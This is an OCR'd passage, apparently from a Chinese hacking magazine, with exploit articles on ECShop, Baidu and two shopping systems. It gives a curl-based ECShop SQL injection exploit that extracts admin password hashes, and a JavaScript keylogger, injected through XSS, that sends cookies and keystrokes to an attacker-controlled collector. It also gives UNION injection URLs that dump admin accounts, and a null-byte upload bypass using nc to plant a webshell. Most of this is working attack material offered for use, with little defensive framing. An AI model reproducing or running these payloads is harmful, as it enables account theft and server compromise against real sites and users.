    $_REQUEST = array_merge($_REQUEST, addslashes_deep($string)); //调用转义函数，然后赋值给数组
    ......
    $sql ="SELECT goods_id, COUNT(*) AS num FROM " . $ecs->table("goods_attr") . " WHERE 0 ";//注意字段数
    ......
         else
         {
           /* 处理选购中心过来的链接 */
            $sql .= isset($_REQUEST['pickout']) ? " AND attr_id = '$key' AND attr_value = '" . $val . "' " : " AND attr_id = '$key' AND attr_value LIKE '%" . mysql_like_quote($val) . "%' ";  //呵呵，key 终于露面了
            $attr_url .= "&amp;attr[$key]=$val";
            $attr_arg["attr[$key]"] = $val;
          }
```




图 2　秘文

由上面的代码，我们可以得出结果：SQL查询了goods_attr的两个字段，Key被安排在了where语句中，我们直接构造union语句连接在后面就行了，不过这里有个小坎儿，我当时卡在这里一段时间，**$string = unserialize($string)**，变量经过了base64_decode()之后，又经过unserialize()的反序列化，所以我们传给search.php的注射语句先要用serialize()将其序列化，再base64_encode()加密，最后才能传出去。结果如图2：

0x03 由漏洞到EXP

感谢puret_t提供了EXP，不过他的EXP是本地用的，需要你安装PHP环境，而且他用的是fsocketopen函数，在学习的基础上，我改写了一下他的EXP，转换成网页版的，换用curl函数提高效率，并增加了一些方便的连接。如图3：

关键代码：

```
        $arr = array('attr' => array('\') AND 0 UNION SELECT (SELECT CONCAT(0x27,0x3a3a,user_name,0x3a3a,password,0x3a3a) FROM ecs_admin_user WHERE action_list=\'all\' LIMIT 1), 1#' => 1));
        $cmd = base64_encode(serialize($arr));
        $url="http://".$_REQUEST['a']."/search.php?encode=".$cmd;
        $cu=curl_init();
        curl_setopt($cu,CURLOPT_URL, $url);
        curl_setopt($cu,CURLOPT_RETURNTRANSFER,2);
        $data=curl_exec($cu);
        curl_close($cu);
        preg_match("|(::\w+::\w+::)|",$data,$match);
```

当然，如果你直接用此EXP的话，成功率也许不会很高，因为它用的是默认前缀的表名。不过重要的是学习它的技术，拿几个Shell并不重要。

如何修补这个漏洞呢？我这里有个办法：**$string = unserialize($string);** 改为 **$string = addslashes(unserialize($string));**，解码完后进行转义。当然修补方法还有很多，留给大家练手了。




图 3　网页版 exp

0x04 温故而知新

为什么要加这一段呢？我在实测时，发现2.6.2的系统仍然很多，2.6.2的EXP也仍然有效，其实2.6.2的漏洞也是Key没有过滤导致的注射：导致漏洞的文件是 pick_out.php：

```
    foreach ($_GET['attr'] AS $key => $value)
    {
      $attr_url .= '&attr[' . $key . ']=' . $value;
    ......
    // 利用key 进行注射:)
    $goods_result = $db->getCol("SELECT goods_id FROM " . $ecs->table("goods_attr") . " WHERE goods_id IN (" . implode(',' , $goods_result) . ") AND attr_id='$key' AND attr_value='$value'");
```

由于magic_quotes_gpc=off时没有对$Key处理，同时在数组赋值时存在逻辑问题，最终导致了注射漏洞。

0x05 简单小结

通过本文希望大家学到一招：数组的Key的过滤，果然很犀利。最后还是要感谢puret_t大牛，没有你们的无私，就没有我们的进步。其实研究EXP也是挺有意思的学习手段，看了本文你有没有冲动呢？

（文中EXP已收录在本期光盘中）

编辑点评： 本文详细地分析了ECShop的漏洞，并对漏洞原理做了分析，值得一读。

百度跨站利用

图菲 & 王兴东

从本文可以学到：

1. 百度跨站的代码解释
2. 实际利用过程

这个跨站是2月大牛发现的，我说一下大牛的利用过程和一些实现劫持键盘，这个跨站是在搜索时对输入的信息过滤不到位造成的，如图1。

下面进入重点劫持键盘的实现思路，在跨站语句里远程调用远程服务器上的js.txt然后在客户端执行，记录客户端输入的信息，然后写到远程服务器record.txt 文件里，要用到两个文件：xss.php文件和js.txt文件。

```
js.txt 代码:
var keys='';  //储存键盘鼠标记录
var hacker = ' http://www.xxxxx.com/upfiles/2010/xss.php' ';
var Url = window.location;
var Domain = document.domain;
var Cookie = document.cookie;

document.onkeypress = function(e) {    //劫持键盘消息
    get = window.event ? event:e;
    key = get.keyCode ? get.keyCode : get.charCode;
    switch(key){
            case 32 : key = '[Space]';break;
              case 13 : key = '[Enter]';break;
            default :
                    key = String.fromCharCode(key);
                    keys += key;
    }
}

window.onload = function(){  //窗口加载后发送cookie
        SendData(hacker + '?txt=' + Cookie);
}
document.onmousedown = function(e) {
        get = window.event ? event : e;  //创建事件对象
        var mousekey = get.button;   //获取鼠标键代码
        switch(mousekey) {//1 鼠标左键 2 鼠标右键 4 滚动键
                case 1 :
                        mousekey = '[Left Mouse Clik]';break;
                case 2 :
                        mousekey = '[Right Mouse Clik]';break;
                case 4 :
                        mousekey = '[Roll Mouse Clik]';break;
                default :
                        mousekey = '[Unknown Mouse Key]';
        }
        keys += mousekey;
}
function SendData(src){
    new Image().src = src;  //建立图片对象用于发射数据
}
setInterval(function(){ SendData(hacker + '?txt=' + keys);keys = ''; },5000);  //每五秒发送一次键盘记录，初化变量
```

js.txt的作用主要就是实现键盘记录，上面代码已经标明注释，我就不做过多解释了。

xxs.php 代码：

```
<?php
$txt = $_GET[txt];  //获取 txt 的值
if($txt) //判断那个变量存不存
```



图 1　跨站效果

```
    {
        $f = fopen("record.txt","a+"); // record.txt要打开文件的url  'a+' 读写方式打开，将文件指针指向文件末尾
        fwrite($f,$txt); //$f是一个指针，对fwrite来说，是要输出数据的地址  $txt要写入的字节数；
        fclose($f); // 关闭
    }
?>
```




图 2　输入框

xss.php 文件的作用就是把接收到的值写到 record.txt 文件，我也标明了代码的详细注释。

实战测试开始……

js.txt 在远程服务器的位置 http://www.xxxxxupfiles/2010/js.txt

现在我们在浏览器执行：

```
http://baidu.xxx.com/stock/code.php?code=fuckbaidu"><script+src="http://www.xxxxxxx.com/upfiles/2010/js.txt"></script><link+a="&c=9
```

然后我在搜索框输入“feitest”，如图 2。

接下来访问 http://www.xxxxxxx.com/2010/record.txt，成功把客户端输入的信息写到了 record.txt 文件里，如图 3。




图 3　成功写入记录的内容

我在这只是抛砖引玉，剩下的大家可以自由发挥，利用 XXS 的时候别只限于盗取 cookie 什么的，大胆的去创新吧。

（文中 xss.php、js.txt 已收录在本期光盘中）

编辑点评： 很不错的一篇文章，其在一定程度上扩展了我们思考问题的方向。类似这样的跨站还是比较难提防的。

风渡网上购物系统漏洞分析和利用

图 dark[swust]

从本文您可以学到：

风渡网上购物系统的漏洞分析过程和利用方法




图 1　数据库路径

风渡网上购物系统是一套完全免费的商城系统，在对它进行分析的过程中，发现了一些问题和漏洞。本文将对这个系统进行分析和测试。

漏洞 1 ：数据库路径泄露漏洞

在风渡的根目录下，有一个 serverinfo.txt 文件，打开这个文件，让我大吃一惊，它竟然把数据库路径直接保存在这个文件中了，如图 1。这样我们如果直接访问这个文件就可以知道数据库路径，然后就可以把数据库下载下来了。

```
<!--#include virtual="/conn.asp"-->
<!--#include virtual="/function/fd_function.asp"-->
<!--#include virtual="/db.asp"-->            '这里面定义了T函数
<%
set cn=fd_cn(cn)

id=T(request.QueryString("id"))               '传入id,并且经过T函数处理
sql="select * from chinammc_news where mmc_id="&id    '把id带入数据库查询
set rs=fd_rs(cn,sql)
mmc_title=rs("mmc_title")
mmc_adduser=rs("mmc_adduser")
mmc_content=rs("mmc_content")
mmc_adddate=rs("mmc_adddate")

fd_free(rs)
fd_free(cn)
%>
```

图 2　漏洞页面

```
<%
Function T(FS_inputStr)

        T = FS_inputStr
    End Function
%>
```

图 3　T 函数




图 4　执行结果

漏洞 2：news.asp 文件注入漏洞

继续进行分析，当看到 news.asp 的时候，一个明显的注入漏洞出现在眼前，如图 2。

下面我来看看 T 函数到底做了什么，T 函数在 db.asp 这个文件中，由图 3 可以知道 T 函数根本不是做防注入，仅仅是把函数参数传给 T 而已。

下面开始对这个漏洞进行利用，对注入点进行 union 查询，提交 **http://127.0.0.1/news/news.asp?id=62%20and%201=2%20union%20select%201,mmc_username,3,4,mmc_password,6%20from%20chinammc_admin**，结果如图 4，成功爆出密码和用户名。




图 5　上传页面

但是登陆后台才发现原来是普通管理员，做语句更改，继续提交 **http://127.0.0.1/news/news.asp?id=62%20and%201=2%20union%20select%201,mmc_username,3,4,mmc_password,6%20from%20chinammc_admin%20where%20mmc_flag=1**，把 mmc_flag 赋值改为 1，这时爆出超级管理员的用户名和密码。

漏洞 3：后台上传得 Shell

进入了后台，看见自己是超级管理员，本想这 Shell 肯定是手到擒来。没想到拿到 Shell 的过程花费了很多时间，下面是我的具体分析过程。后台比较简陋，没看见明显可以获取 Shell 的地方，最后我就把主要分析放在了上传上面。

后台的上传用了两种方式，一种是 ewebeditor，另一种是系统自带的上传。由于 ewebeditor 不是完整版的，并且我也没 ewebeditor 的 0day，所以就放弃这种方法。再来看看它自带的上传吧。

在后台系统配置中，有个网站整体配置，里面有个上传 LOGO，我对这个地方进行分析。点击它出现如下页面，如图 5。

直接上传一个 ASP 木马，很明显，不行。然后对页面进行分析，发现这个页面对应的是 fd_upload 目录下的 upload.asp，如图 6。

在图 6 中我已经进行了分析，uppath 是可以自己构造的，下面我就开始构造，如图 7。把那个上传页面源代码保存为 upload.htm。

```
<%
uppath=request("uppath")&"/"               '文件上传路径,这里是可以自己定义的
filelx=request("filelx")                     '文件上传类型
formName=request("formName")                 '回传到上页面编辑框所在Form的Name
EditName=request("EditName")                 '回传到上页面编辑框的Name
ImageName=request("ImageName")
%>

.....节省代码

</script>
</head>

<body bgcolor="#FFFFFF" text="#000000">
<form name="form1" method="post" action="upfile.asp" enctype="multipart/form-data" >   '这里表示最终还是调用upfile.asp上传

.....节省代码

<td height="22" align="left" valign="middle" bgcolor="#FFE479" width="400"> <%if EditName<>"x_file" then%>图片上传<%el
<input type="hidden" name="filepath" value="<%=uppath%>">      '这里是hidden属性的,不过不要紧，我们改成text就是了
<input type="hidden" name="filelx" value="<%=filelx%>">
<input type="hidden" name="EditName" value="<%=EditName%>">
<input type="hidden" name="ImageName" value="<%=ImageName%>">
<input type="hidden" name="FormName" value="<%=formName%>">
<input type="hidden" name="folder" value="<%=folder%>">
<input type="hidden" name="act" value="uploadfile">
```

图 6　对应的文件

```
<body bgcolor="#FFFFFF" text="#000000">
<form name="form1" method="post" action="http://127.0.0.1/fd_upload/upfile.asp" enctype="multipart/
<div id="esave" style="position:absolute; top:18px; left:40px; z-index:10; visibility:hidden">
<TABLE WIDTH=340 BORDER=0 CELLSPACING=0 CELLPADDING=0>
<TR><td width=20%></td>
<TD bgcolor=#104A7B width="60%">
<TABLE WIDTH=100% height=120 BORDER=0 CELLSPACING=1 CELLPADDING=0>
<TR>
<td bgcolor=#eeeeee align=center><font color=red>正在上传文件，请稍候...</font></td>
</tr>
</table>
</td><td width=20%></td>
</tr></table></div>
<table width="400" border="1" cellspacing="0" cellpadding="3" align="center" bordercolordark="#FFC
<tr bgcolor="#FFCC00">
<td height="22" align="left" valign="middle" bgcolor="#FFE479" width="400"> 图片上传
<input type="text" name="filepath" value="/fd_upimg/logo/">
```

图 7　构造的代码

这里需要说明，构造时**相对路径 upfile.asp 要改成目标网站的绝对路径**，在本例中就是 http://127.0.0.1/fd_upload/upfile.asp，然后**把 filepath 的 type 改为 text**，也就是说把 hidden 属性改为 text 属性，最后保存为 upload.htm。然后运行，把图片上传改为 shell.asp，也就是生成 shell.asp 这样的文件夹，如图 8。




图8 上传页面




图9 出现错误

```
set upload=new upload_file
if upload.form("act")<>"uploadfile" then
        set upload=nothing
        response.write "<span style=""font-family: 宋体; font-size: 9pt"">初始化组件错误!   [ <a hr
        response.end
end if

upload_filepath=trim(upload.form("filepath"))          '这里通过表单获取filepath

filepath = CreatePath(upload_filepath)                 '调用CreatePath()

...节省代码

Private Function CreatePath(PathValue)  '按月份自动明名上传文件夹,需要FSO组件支持。
        Dim objFSO,Fsofolder,uploadpath
        '以年月创建上传文件夹，格式：2003－8
        uploadpath = year(now) & "-" & month(now)
        If Right(PathValue,1)<>"/" Then PathValue = PathValue&"/"
        On Error Resume Next
        Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
                If objFSO.FolderExists(Server.MapPath(PathValue & uploadpath))=False Then
                        objFSO.CreateFolder Server.MapPath(PathValue & uploadpath)  '如果没有目录
就创建目录
                End If
                If Err.Number = 0 Then
                        CreatePath = PathValue & uploadpath & "/"
                Else
                        CreatePath = PathValue
                End If
```

图10 upfile.asp 代码

点击上传后出现错误，如图9。

到网站根目录一看，没有生成shell.asp这个文件夹。看来，这个漏洞没有这么简单，下面就是我对upfile.asp和class.asp再次进行的分析，也是这篇文章的关键点。

首先打开upfile.asp，如图10。由于文件名是系统通过年月日生成的，是不能更改的，所以这里就不分析了，下面主要看filepath这个变量。

貌似好像如果没有目录就创建目录，比如我们提交shell.asp这个目录，那么就应该生成**shell.asp/年－月/**这样的目录，但是却没有生成这样的目录，我想可能是ASP不能这样直接生成这样的两个目录吧。既然目录没生成，那么class.asp负责保存图片的那个函数就找不到路径，当然写入路径就失败了。

找到了原因，那就要想解决的办法。shell.asp是我们必需要利用的目录，"年－"又是系统自动生成的，这样怎么都有两个目录。于是我考虑要怎样让"年－月"这个目录不生成，只创建我的文件夹，那不是就可以了。

如何让系统不生成"年－月"这个目录呢？我想了很久，觉得这个跟以前的动网上传比较类似，是否也可以用" shell.asp \0"使用00截断这样的方式，创建目录的时候就不会生成后面"年－月"这个目录了，我用NC进行提交。首先随便找个大小合适的文件，然后命名为shell.gif。用NC进行上传，其实传什么都无所谓，因为根本就传不上去，不过我们只要建好目录就行了。下面看测试过程。




图 12 修改内容




图13 出现错误




图14 可以看见shell路径了

首先用NC上传一个文件，只是为了建目录，所以没什么用，用upload.htm上传，注意这里要在ASP后面加上一个空格，在上传过程中用WinSock Expert抓包，以前，黑手有很多这样的例子，如图11。

然后把抓包内容放在shell.txt这个文件里，用WinHex进行编辑，找到mmmmm.asp，**把p后面对应的16进制20改为00**，如图12。

然后我们在cmd下执行**nc -vv 127.0.0.1 80<shell.txt>1.html**，执行成功后，打开1.html，出现如图13的错误，不过不要紧，mmmmm.asp这个文件夹已经建立成功了。




图11 上传

好了，最后一步了，再次打开upload.html，路径就填/mmmmm.asp，然后把大马改成shell.gif，上传上去，最后查看源代码，就可以看见Shell路径了，如图14。

最后访问webshell，成功，如图15。

写在最后

总的来说这个系统安全性还是很差，并且不止这个系统，很多免费的整站系统都或多或少存在一些漏洞。因此，我觉得，不论你是一个写系统的人，还是需要建站的人，学习查找漏洞都是有必要的。




图15 访问webshell成功

编辑点评：这个系统漏洞的产生，应该说是由于开发人员的疏忽造成的，或者说，这本身就不是一个完善的系统。另外，进入后台，基本上就意味着你已经成功了，即使无法上传木马，可以利用的途径也很多，很多系统对于后台的数据提交检查不是很严格，具体怎样就要靠各自的灵感了。

对Gshop最新版的漏洞分析

图 dark[swust]

从本文您可以学到

如何查找和分析cookie注入点

最近在源码网站上下了几套整站系统，看着这个Gshop比较眼熟，后来一看《黑手》，原来前面就有人分析过了。不过这次我分析的是最新版的，看看这系统有没有什么改进。

首先先看看以前的漏洞是否存在，以前的漏洞是在留言本上出现的。输入如图1的内容。

